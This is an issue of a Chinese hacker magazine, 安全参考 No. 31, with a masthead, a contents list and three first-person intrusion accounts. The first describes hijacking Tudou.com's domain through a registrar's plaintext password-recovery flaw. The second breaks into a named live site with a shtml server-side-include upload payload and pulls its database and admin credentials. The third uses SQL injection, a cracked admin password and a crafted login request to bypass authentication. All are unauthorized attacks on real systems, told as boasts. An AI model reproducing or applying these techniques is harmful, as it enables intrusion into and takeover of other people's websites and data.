

# 安全参考

## 第31期

致我们终将逝去的青春

HACKCTO-201507-31

Security Reference



暑期

先知平台

# 智能硬件漏洞征集令

6.25-8.31

- ◆ 智能硬件免费送
- ◆ 单个漏洞最高 2 万
- ◆ 每年 3 名 Defcon 全程之旅



了解更多，请关注

阿里云安全微信公众号



官方旺旺交流群 268149067



官方QQ交流群 40346338



官方新浪微博“阿里安全应急响应中心”

## 主办单位

《安全参考》杂志编辑部

## 协办单位

(按合作时间先后顺序排列)

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
APT 安全团队	www.aptsec.net
乌云知识库	drops.wooyun.org
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
安全盒子	www.secbox.cn
纳威导航	navisec.it
360 播报平台	bobao.360.cn
阿里安全响应中心	security.alibaba.com
京东安全响应中心	security.jd.com

## 编辑部成员名单

总 编 辑	xfkxfk
主 编	DM_ Slient

## 责任编辑

桔子 游风 仙人掌 静默 Rxy

## 特约编辑

梧桐雨 Yaseng Akast jumbo Striker  
Bywuxin Farkas 曲子龙 神雕侠 小续

封面设计 杨凡

## 关于杂志

杂志编号: HACKCTO-201507-31

官方网站: www.hackcto.com

官方微博: http://t.qq.com/hackcto

投稿邮箱: xfkxfk@hackcto.com

读者反馈: xfkxfk@hackcto.com

出版日期: 每月 15 日

电子杂志: 免费

## 广告业务

总 编 辑: xfkxfk

联系 Q Q: 2303214337

联系邮箱: xfkxfk@hackcto.com

## 邮购订阅

总 编 辑: xfkxfk

联系 Q Q: 2303214337

联系邮箱: xfkxfk@hackcto.com

## 团队合作/发行合作

总 编 辑: xfkxfk

联系 Q Q: 2303214337

联系邮箱: xfkxfk@hackcto.com

## 广告/彩页招租 (免费)

招租内容: 宣传广告, 宣传彩页等

服务类型: 免 费

总 编 辑: xfkxfk

联系 Q Q: 2303214337

联系邮箱: xfkxfk@hackcto.com

## 目 录

第 1 节	记一次劫持土豆网-回忆录.....	2
第 2 节	对某网站的一次未完成渗透.....	7
第 3 节	一次突破后台验证到拿 webshell.....	12
第 4 节	一次 xss 后两种方法后台过 fck2.6.4.1 拿 shell.....	17
第 5 节	Linux 内网渗透的思路.....	32
第 6 节	记一次未完成的渗透.....	52
第 7 节	渗透流水账（关于 3389 与 NLA）.....	59
第 8 节	Discuz X 用 uc_key getshell exp 与 uc_key 重置论坛密码总结.....	62
第 9 节	Dede 后台没有文件管理器时拿 shell 方法.....	70
第 10 节	看程序员怎么玩渗透.....	71
第 11 节	对悠悠校园办公管理平台的一次渗透.....	77
第 12 节	内网渗透中跨 vlan 渗透的一种思路.....	86
第 13 节	Discuz x3 曲折删帖.....	93
第 14 节	渗透某大学，激情六杀！.....	98
第 15 节	渗透 Thinkphp 源码包服务器.....	113
第 16 节	一次多思路的渗透.....	117

## 第1节 记一次劫持土豆网-回忆录

作者: mibboy

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.net>

### 1.挖到漏洞的起因

事情要从今年 5 月 12 日【汶川地震纪念日】说起~

相信每个黑阔最想日的都是自己的学校网站把? 我当然也不例外。

于是乎对自己的学校进行了一次渗透。

在学校网站上翻来翻去没招到可以直接利用的地方, 真实郁闷。

漏洞是伪静态的, 没找到有注入的地方, xss 也被过滤的很好。

哈哈, 最后想到了一个好思路, 听我慢慢道来~~~

以前有社工过管理邮箱, 不过第二天就被改密码了。

因为有了社工过的资料, 就最后想到了去社工客服~~~

查了查 whios, 是新网互联的。

啊, 网上好像没有什么社工新网互联的文章啊。

然后我去找回密码看看, 看看可否回答问题找回密码。

这个时候就被我挖到了一个可以劫持几万个网站的漏洞把。

### 2.开始寻找目标网站劫持

我当时就激动的发了个微博, 当时很多人对此只是笑我, 没有几个人相信。

后来发现, 凡是在新网互联购买域名的网站都可以劫持, 漏洞原理也是比较简单, 明文传输。

类似于中间人攻击吧。后来通过站长工具 whios 查询, 查询了一些国内比较出名的网站, 结果土豆网不幸中招了! 如图 1-3-1:



图 1-3-1

新网互联找回密码需要用户名, 但是他找回用户名的流程有点奇葩, 只需要提供域名即可。木有错, 只要域名就可以找回用户名, 干脆直接用域名当用户名得了。

如图 1-3-2:



图 1-3-2

接着, 找回邮箱的时候抓包, 发现明文记录了原本的邮箱。

我果断改回了自己的邮箱, 然后 post。

如图 1-3-3~图 1-3-6:



图 1-3-3




图 1-3-4




图 1-3-5



图 1-3-6

然后拿到了土豆网的域名管理的权限~~~如图 1-3-7:



图 1-3-7

接着各种信息泄漏, 如图 1-3-8~图 1-3-10:



图 1-3-8



图 1-3-9





图 1-3-10

因为没有找到合适的服务器劫持。所以就提交给了乌云网。但是厂商一直不来认领，然后看到新网互联的厂商一直积极忽略漏洞。于是乎，第二天，也就是5月12日的当晚，我便开始劫持之旅！

### 3.劫持开始

这次风波也让我看清了不少人，在这之前，我想找人借我个服务器来劫持下，没有一个人肯借我，不是说没有，就是说我忙到时候给你之类敷衍的话。

擦，平时看他们写文章，劫持XX黑客论坛XX黑客网，社工XX网的时候。妈的服务器从来不缺少过。

没办法，然后我找到了去年一次无意间测试一个Oday提权后得到的韩国服务器，管理员偶尔才上一次线，以至于服务器直到现在的帐号都没被删。

然后开始劫持时失败了，土豆网的域名解析不了，然后我去找雨路，雨路很慷慨的给了我临时空间，叫我传黑页，其余他帮我弄。不过还是失败了。

后来才晓得有一个步骤错了。

接着我又试了试还是不行，然后，我去洗澡，洗完澡后，发现了雨路告诉我，劫持成功了，我去看了看土豆网，页面果然已经404了。

当然，只是说明劫持了，但是因为各种问题黑页没能正常解析。

后来我发现雨路把我删了，删了我QQ好友，事后他说是因为怕被查水表，叫我收手吧。

### 4.装B的开始

当时啊D知道了我要劫持，也劝我别玩了，小心被抓怎样的。

然后我自己一个人弄了2小时，成功劫持了。

修改解析 IP 后，大概 15 分钟左右就生效了。

接着，我看到微博上已经有人注意到了土豆网被劫持。

为了不造成太大影响，我劫持了土豆网也就不 1 小时多而已。

剑心告诉我，厂商的人已经确认漏洞了，叫我赶快恢复。

然后我恢复了，我觉得有些过火了，赶快发了封邮件给土豆网的运维的人道歉，但是新网互联的人，我一直联系不上。

后来我看到漏洞果然被厂商确认了，新网互联的人找我索要联系地址说要发礼物。

我犹豫了一下，填了。

土豆网的运维小伙加了我 QQ。叫我别再弄了，我已经成功在半夜把两家公司的运维都吵醒了。

第二天，土豆网的运维小伙说，他们部门是不再追究了，不过领导就不知道了。叫我放心吧，应该不会有事的，我没啥在意。过了一会儿，他发了一截图给我看。

截图内容是新网互联的官方微博，微博内容大概说是，因为这次劫持，他们已经报案了。

我擦，我可是留了真实的联系方式啊，这钓鱼查水表啊~~~~

后来不少人开始喷我了，说我装 B 活该被查水表，说我借乌云网当保护伞，骂我不配做白帽子。

反之，我的微博粉丝暴涨，评论和@我的人也每秒再增加。

我没有想到事态的严重性已经超出我预料的范围。

然后我的乌云网的号被封了，问了下剑心，他也是无奈之举，因为好事者把这件事全部推给了乌云网，说乌云网的人就这样，提交漏洞后就入侵网站，出了事就拿白帽子来当挡箭牌。

我哭笑不得啊。

第三天，土豆网的人告诉我，我没事啦。他们大事化小小事化了，新网的人估计也是怕土豆网的人告他们，所以发了个微博平息一下这件事。

或许并没有真的报案吧~

事后，我查了查，发现搜狗拼音的官方网也是新网互联的……一条漏网之鱼。

(全文完) 责任编辑: 桔子 责任主编: xfkxk

## 第2节 对某网站的一次未完成渗透

作者: Learn

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.net>

本人纯菜鸟，希望跟大家共同进步，谢谢~

算是有亮点吧。

因为没有完成渗透，所以不打码了。

花了 2 个多小时只能到这里了。

Web cruiser 的漏洞扫描结果如图 1-5-1:

✘ <a href="http://xmtce.com/newsbytype.asp?NewsType=安全生产">http://xmtce.com/newsbytype.asp?NewsType=安全生产</a>	NewsType	GET	http://xmtce.com...	Cross Site Scripting (URL)
✘ <a href="http://xmtce.com/culturebytype.asp?CultureType=">http://xmtce.com/culturebytype.asp?CultureType=</a>	CultureType	GET	http://xmtce.com...	Cross Site Scripting (URL)
✘ <a href="http://xmtce.com/partybytype.asp?PartyType=廉政建设">http://xmtce.com/partybytype.asp?PartyType=廉政建设</a>	PartyType	GET	http://xmtce.com...	Cross Site Scripting (URL)
✘ <a href="http://xmtce.com/itembytype.asp?ItemType=在建项目">http://xmtce.com/itembytype.asp?ItemType=在建项目</a>	ItemType	GET	http://xmtce.com...	Cross Site Scripting (URL)
✘ <a href="http://xmtce.com/company3.asp">http://xmtce.com/company3.asp</a>	SearchStr	POST	http://xmtce.com...	Cross Site Scripting (Form)
✘ <a href="http://xmtce.com/download.asp?FileType=下载中心">http://xmtce.com/download.asp?FileType=下载中心</a>	FileType	GET	http://xmtce.com...	Cross Site Scripting (URL)

图 1-5-1

用爬虫爬不到什么敏感文件，

所以用以字典为基础的目录扫描器。pk 得到的结果中发现有狗，如图 1-5-2:




图 1-5-2

其它就没啥了, 除了图 1-5-3:



图 1-5-3

大概是一般的漏洞扫描器无法检测上传漏洞, 或者说效果不好, 所以可能这里有机会。打开该页面, 如图 1-5-4:



图 1-5-4

这是一处不需要身份认证的文件上传页。用 burpsuite 的 repeater 模块来进行测试, 试着上传 asp, 如图 1-5-5:




图 1-5-5

出现 403 错误, 奇怪。。

接着上传 abc, 如图 1-5-6:




图 1-5-6

结果提示成功, 说明是黑名单过滤机制。上传 Jspphpcerasa 等都是 403 错误。接着发现 shtml 可以上传, 而且 web server 支持。利用 include 指令, 包含上传处理文件 uploadfile.asp, 如图 1-5-7:




图 1-5-7

找这个 shtml 文件的路径, 没遇到多大困难, 如图 1-5-8:



如上图 Pk 之前扫到了这个目录, 猜就是上传文件的目录访问看一下



图 1-5-8

代码中黑名单设置如图 1-5-9:

4 upfile.NoAllowExt="asp;exe;htm;html;aspx;cs;vb;js;" 设置上传类型的黑名单

图 1-5-9

只过滤了 asp aspx, cer 和 asa 都没过滤, 为什么不能上传呢? 应该是因为狗吧。

现在我们能够包含任意已知文件了。包含根目录下的 news.asp, 如图 1-5-10:

```

Response.Buffer = True '缓存页面
' 防范get注入
If Request.QueryString <> "" Then StopInjection(Request.QueryString)
' 防范post注入
If Request.Form <> "" Then StopInjection(Request.Form)
' 防范cookies注入
' If Request.Cookies <> "" Then StopInjection(Request.Cookies)
' 正则子函数
Function StopInjection(Values)
  Dim regEx
  Set regEx = New RegExp
  regEx.IgnoreCase = True
  regEx.Global = True
  regEx.Pattern = "#|([\s\b+()]+(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|
  Dim sItem, sValue
  For Each sItem In Values
    sValue = Values(sItem)

```

图 1-5-10

嗯。。大小写不敏感, 过滤得挺严的。

惊喜的是这句代码, 如图 1-5-11:

```
strConn = "DRIVER=Microsoft Access Driver (*.mdb);DBQ=" & Server.MapPath("admin/tcefhudsih.mdb")
```

图 1-5-11

哇哦, 数据库是 access 的, 数据库文件的地址也知道了, 快下载。。

居然提示 404, 如图 1-5-12:




图 1-5-12

没找到。。不可能啊。。数据库链接都没有报错~目测是狗干的。

然后想一想, 利用 shtml 把这个 mdb 包含进来, 如图 1-5-13:

```

-----7dd289324079c
Content-Disposition: form-data; name="file"; filename="1.shtml"
Content-Type: text/plain

<!-- #include file="../tcefhudsih.mdb"-->
-----7dd289324079c
Content-Disposition: form-data; name="file"

```

---

response

raw headers hex html render

```

Set-Cookie: ASPSESSIONIDSQDTBTCQ=FMLPHHAAMIOFGAPLKKNHQANA; path=/
X-Powered-By: ASP.NET
Date: Mon, 24 Jun 2013 09:19:10 GMT

<script
language=javascript>window.opener.document.forms[0].elements[''].value='20130624171911.shtml'

```

图 1-5-13

打开之后有点卡。查看源代码，然后保存为 mdb，打开~如图 1-5-14:




图 1-5-14

好了，管理员用户名知道了，而且是明文。

用法客的目录扫描工具找到了后台登陆地址，如图 1-5-15:

<http://xmtce.com:80/admin/logon.asp> HTTP/1.1 200 OK

图 1-5-15

好啦。。进入后台，如图 1-5-16:



图 1-5-16

== 只有刚才那处上传, 有狗怎么过呢?  
找子系统——编辑器。。  
额。。。居然是图 1-5-17 这种情况:

```
  
  

```

图 1-5-17

== 都是自己实现的???  
暂时无解了。。。  
(未完待续) 责任编辑: 桔子 责任主编: xfkxfk

### 第3节 一次突破后台验证到拿 webshell

作者: Strive  
来自: 法客论坛 - F4ckTeam  
网址: <http://team.f4ck.net>

前段时间拿的一个站, 因为菜鸟我技术有限, 所以卡了好久, 后台一直过不去。  
现在终于捅了他, 和大家分享一下经验, 如果觉得简单啥的不要喷我。  
用 safe3 扫一扫扫到注入点, 果断开萝卜头神器爆菊注入。  
如图 1-7-1 和图 1-7-2:



图 1-7-1




图 1-7-2

解密 admin 的 md5 后得到!ff2013，杀到后台填入帐号和密码发现错误，我靠？不是吧，问了几个牛他们估计不太搭理我，说可能是假后台，于是我再寻找，发现没啥其他管理页面了，于是我就再从后台找突破点。发现填入后他是直接显示错的，如图 1-7-3：



图 1-7-3



也去网上找了个 cms 的 exp, 发现菊花太紧, 干不进去。  
于是右键看了下源代码, 如图 1-7-4:

```
or="#ff0000">登录验证失败。</font>';  
  
or="#ff0000">登录验证失败!</font>';  
  
or="#ff0000">验证码错误!</font>';  
  
or="#336600">验证成功!请稍候</font>';
```

图 1-7-4

再看了下登录页面, 我操! ? 验证码在哪里?  
于是再往下看, 如图 1-7-5:

```
if (ret == "-1"){  
    document.getElementById(' btn_login').disabled=  
    document.getElementById(' loginmsg').innerHTML  
    document.getElementById(' username').focus();  
    return;  
}else if(ret == "-2"){  
    showVCode();  
    document.getElementById(' btn_login').disabled=  
    document.getElementById(' loginmsg').innerHTML  
    document.getElementById(' username').focus();  
}else if(ret == "-3"){  
    showVCode();  
    document.getElementById(' btn_login').disabled=  
    document.getElementById(' loginmsg').innerHTML  
    document.getElementById(' vcode').focus();  
}else if(ret == "1"){  
    document.getElementById(' loginmsg').innerHTML  
    top.location.replace('/m/');  
}
```

图 1-7-5

IP 是局部变量 IP 永远为 1 直接是 return 限制了, 不论怎么做都是验证失败, 伤脑筋。  
但是验证成功后是会跳转到 m 这个目录的, 如图 1-7-6:

```
document.getElementById(' loginmsg').innerHTML = '<font style="font-size:12px;" color="#336600">验证成功!请稍候</font>';  
top.location.replace('/m/');
```

图 1-7-6

后来进过一个朋友的指点, 发现如图 1-7-7:

```
var url = '/m/manager/login.xml.php';  
pars = "username="+document.getElementById('username').value+"&password="+document.getElementById('password').value+"&vcode="+document.getElementById('vcode').value+";  
document.getElementById('loginmsg').innerHTML = '<font style="font-size:12px;">正在验证用户身份.....</font>';
```

图 1-7-7

这里有一个 get 请求, 请求的页面是:

varurl = "/m/manager/login.xml.php"

于是访问了下, 如图 1-7-8:



图 1-7-8

发现 v 标签里面是-1, 就是说验证失败了, 成功的话应该是 1。

于是我在 url 后面加上了帐号和密码。

如图 1-7-9:




图 1-7-9

发现这回验证成功了, 于是改成挑战后的 m 的目录。

发现还是不行, 应该是还差一个验证码, 于是我就在源代码里面发现有个 showVCode()的函数, 应该是控制的验证码。

于是我就在登录页面地址栏里面输入 javascript:showVCode(), 发现成功出现验证码, 记住验证码, 我再访问:

http://www.xxx.com.cn/m/manager/login.xml.php?username=admin&password=!ff2013&vcode=54713。后面那个是验证码, 然后再登录, 发现标签还是 1。

于是转成 m 目录, 发现成功进入后台。

如图 1-7-10:



图 1-7-10

好了, 现在要拿 shell 了。于是我就就翻了翻, 发现上传是 fckeditor。网站配置这里也有, 如图 1-7-11:

